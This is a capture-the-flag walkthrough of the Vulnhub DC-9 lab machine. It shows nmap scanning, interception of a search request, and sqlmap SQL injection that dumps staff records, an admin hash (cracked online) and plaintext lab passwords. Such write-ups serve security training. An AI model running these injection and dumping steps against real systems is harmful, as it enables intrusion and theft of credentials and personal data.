
DC:9 - Vulnhub

This is the walk through of vulnhub's DC-9 machine:



https://www.vulnhub.com/entry/dc-9,412/

Enumeration

lets begin with some enumeration using nmap , to discover open ports and services :


```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sSVC -p- -T4 192.168.1.12
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-09 04:18 EDT
Nmap scan report for 192.168.1.12
Host is up (0.0013s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE    SERVICE VERSION
22/tcp filtered ssh
80/tcp open     http    Apache httpd 2.4.38 ((Debian))
|_http-title: Example.com - Staff Details - Welcome
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 00:0C:29:FC:AE:6C (VMware)
```

so as we can see it has 2 ports open one is a web-server and other is SSH ,

lets enumerate further


Port - 80 Enumeration

okay , so for enumerating this website , lets visit it :




so this is a website named - example.com and it has employee's details , search , manage and home tab .

there is a login page in manage tab :



i tried SQL injection in Username and Password field , but no luck there ,




then there is a search tab that passes “ search= ”whatever we type in search box" " - so it is another parameter that can be vulnerable to SQL injection .

lets see the parameter using burpsuite proxy ,

search test and let it pass through proxy :

searching “ test ”



proxy results :

Request to http://192.168.1.12:80

Forward | Drop | Intercept is on | Action | Open Browser

Pretty | Raw | Hex | \n


```
1 POST /results.php HTTP/1.1
2 Host: 192.168.1.12
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 11
9 Origin: http://192.168.1.12
.0 Connection: close
.1 Referer: http://192.168.1.12/search.php
.2 Upgrade-Insecure-Requests: 1
.3
.4 search=test
```

so that search field can be vulnerable to SQL injection ,

Exploitation : SQL Injection

so as we have a “ search= ” field to test for SQL , lets perform this test using SQLmap :

copy the request we captured to a file :



then save it as DC9 .

lets run SQLmap now :

```
┌──(root㉿kali)-[/usr/lib/jvm/java-11-openjdk-amd64/bin]
└─# sqlmap -l /home/kali/Downloads/DC9 --dump

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.6#stable}
|_ -| . [)]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the
le local, state and federal laws. Developers assume no liability and are not responsible for any misuse or dama

[*] starting @ 05:00:55 /2022-06-09/

[05:00:55] [INFO] sqlmap parsed 1 (parameter unique) requests from the targets list ready to be tested
[1/1] URL:
GET http://192.168.1.12:80/results.php
POST data: search=test
do you want to test this URL? [Y/n/q]
> Y
[05:00:58] [INFO] testing URL 'http://192.168.1.12:80/results.php'
[05:00:58] [INFO] resuming back-end DBMS 'mysql'
```

Discovery

```
Database: Staff
Table: StaffDetails
[17 entries]
+----+-----------------------+-----------------+-----------+---------------------+-----------+-------------------------------+
| id | email                 | phone           | lastname  | reg_date            | firstname | position                      |
+----+-----------------------+-----------------+-----------+---------------------+-----------+-------------------------------+
| 1  | marym@example.com     | 46478415155456  | Moe       | 2019-05-01 17:32:00 | Mary      | CEO                           |
| 2  | julied@example.com    | 46457131654     | Dooley    | 2019-05-01 17:32:00 | Julie     | Human Resources               |
| 3  | fredf@example.com     | 46415323        | Flintstone | 2019-05-01 17:32:00 | Fred      | Systems Administrator         |
| 4  | barneyr@example.com   | 324643564       | Rubble    | 2019-05-01 17:32:00 | Barney    | Help Desk                     |
| 5  | tomc@example.com      | 802438797       | Cat       | 2019-05-01 17:32:00 | Tom       | Driver                        |
| 6  | jerrym@example.com    | 24342654756     | Mouse     | 2019-05-01 17:32:00 | Jerry     | Stores                        |
| 7  | wilmaf@example.com    | 243457487       | Flintstone | 2019-05-01 17:32:00 | Wilma     | Accounts                      |
| 8  | bettyr@example.com    | 90239724378     | Rubble    | 2019-05-01 17:32:00 | Betty     | Junior Accounts               |
| 9  | chandlerb@example.com | 189024789       | Bing      | 2019-05-01 17:32:00 | Chandler  | President - Sales             |
| 10 | joeyt@example.com     | 232131654       | Tribbiani | 2019-05-01 17:32:00 | Joey      | Janitor                       |
| 11 | rachelg@example.com   | 823897243978    | Green     | 2019-05-01 17:32:00 | Rachel    | Personal Assistant            |
| 12 | rossg@example.com     | 6549638203      | Geller    | 2019-05-01 17:32:00 | Ross      | Instructor                    |
| 13 | monicag@example.com   | 8092432798      | Geller    | 2019-05-01 17:32:00 | Monica    | Marketing                     |
| 14 | phoebeb@example.com   | 43289079824     | Buffay    | 2019-05-01 17:32:02 | Phoebe    | Assistant Janitor             |
| 15 | scoots@example.com    | 454786464       | McScoots  | 2019-05-01 20:16:33 | Scooter   | Resident Cat                  |
| 16 | janitor@example.com   | 65464646479741  | Trump     | 2019-12-23 03:11:39 | Donald    | Replacement Janitor           |
| 17 | janitor2@example.com  | 47836546413     | Morrison  | 2019-12-24 03:41:04 | Scott     | Assistant Replacement Janitor |
+----+-----------------------+-----------------+-----------+---------------------+-----------+-------------------------------+

[05:01:01] [INFO] table 'Staff.StaffDetails' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.1.12/dump/Staff/StaffDetails.csv'
[05:01:01] [INFO] fetching columns for table 'Users' in database 'Staff'
```

we got a StaffDetails table dumped that has staff's emails , phone no's and other PII ,

then we got a Users table dumped that has admin hash :

```
[05:01:26] [INFO] writing hashes to a temporary file '/tmp/sqlmap34cpd8g417503/sqlmaphashes-o9nu2ea8.txt'
do you want to crack them via a dictionary-based attack? [y/N/q] N
Database: Staff
Table: Users
[1 entry]
+--------+----------------------------------+----------+
| UserID | Password                         | Username |
+--------+----------------------------------+----------+
| 1      | 856f5de590ef37314e7c3bdf6f8a66dc | admin    |
+--------+----------------------------------+----------+

[05:01:29] [INFO] table 'Staff.Users' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.1.12/dump/Staff/Users.csv'
```

we can crack this hash using https://crackstation.net :

Enter up to 20 non-salted hashes, one per line:

```
856f5de590ef37314e7c3bdf6f8a66dc
```

I'm not a robot

reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
856f5de590ef37314e7c3bdf6f8a66dc	md5	transorbital1

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist

there is users database , lets also dump that completely to get more credentials :

```
┌──(root㉿kali)-[/usr/lib/jvm/java-11-openjdk-amd64/bin]
└─# sqlmap -l /home/kali/Downloads/DC9 -D users --dump-all --batch
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.6#stable}
|_ -| . [)]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's respons
le local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this

[*] starting @ 05:11:39 /2022-06-09/

[05:11:39] [INFO] sqlmap parsed 1 (parameter unique) requests from the targets list ready to be tested
[1/1] URL:
GET http://192.168.1.12:80/results.php
POST data: search=test
```

results :


```
Database: users
Table: UserDetails
[17 entries]
+----+------------+----------------+---------------------+------------+------------+
| id | lastname   | password       | reg_date            | username   | firstname  |
+----+------------+----------------+---------------------+------------+------------+
| 1  | Moe        | 3kfs86sfd      | 2019-12-29 16:58:26 | marym      | Mary       |
| 2  | Dooley     | 468sfdfsd2     | 2019-12-29 16:58:26 | julied     | Julie      |
| 3  | Flintstone | 4sfd87sfd1     | 2019-12-29 16:58:26 | fredf      | Fred       |
| 4  | Rubble     | RocksOff       | 2019-12-29 16:58:26 | barneyr    | Barney     |
| 5  | Cat        | TC&TheBoyz     | 2019-12-29 16:58:26 | tomc       | Tom        |
| 6  | Mouse      | B8m#48sd       | 2019-12-29 16:58:26 | jerrym     | Jerry      |
| 7  | Flintstone | Pebbles        | 2019-12-29 16:58:26 | wilmaf     | Wilma      |
| 8  | Rubble     | BamBam01       | 2019-12-29 16:58:26 | bettyr     | Betty      |
| 9  | Bing       | UrAG0D!        | 2019-12-29 16:58:26 | chandlerb  | Chandler   |
| 10 | Tribbiani  | Passw0rd       | 2019-12-29 16:58:26 | joeyt      | Joey       |
| 11 | Green      | yN72#dsd       | 2019-12-29 16:58:26 | rachelg    | Rachel     |
| 12 | Geller     | ILoveRachel    | 2019-12-29 16:58:26 | rossg      | Ross       |
| 13 | Geller     | 3248dsds7s     | 2019-12-29 16:58:26 | monicag    | Monica     |
| 14 | Buffay     | smellycats     | 2019-12-29 16:58:26 | phoebeb    | Phoebe     |
| 15 | McScoots   | YR3BVxxxw87    | 2019-12-29 16:58:26 | scoots     | Scooter    |
| 16 | Trump      | Ilovepeepee    | 2019-12-29 16:58:26 | janitor    | Donald     |
| 17 | Morrison   | Hawaii-Five-0  | 2019-12-29 16:58:28 | janitor2   | Scott      |
+----+------------+----------------+---------------------+------------+------------+

[05:11:39] [INFO] table 'users.UserDetails' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.1
[05:11:39] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/root/.lo
'
```

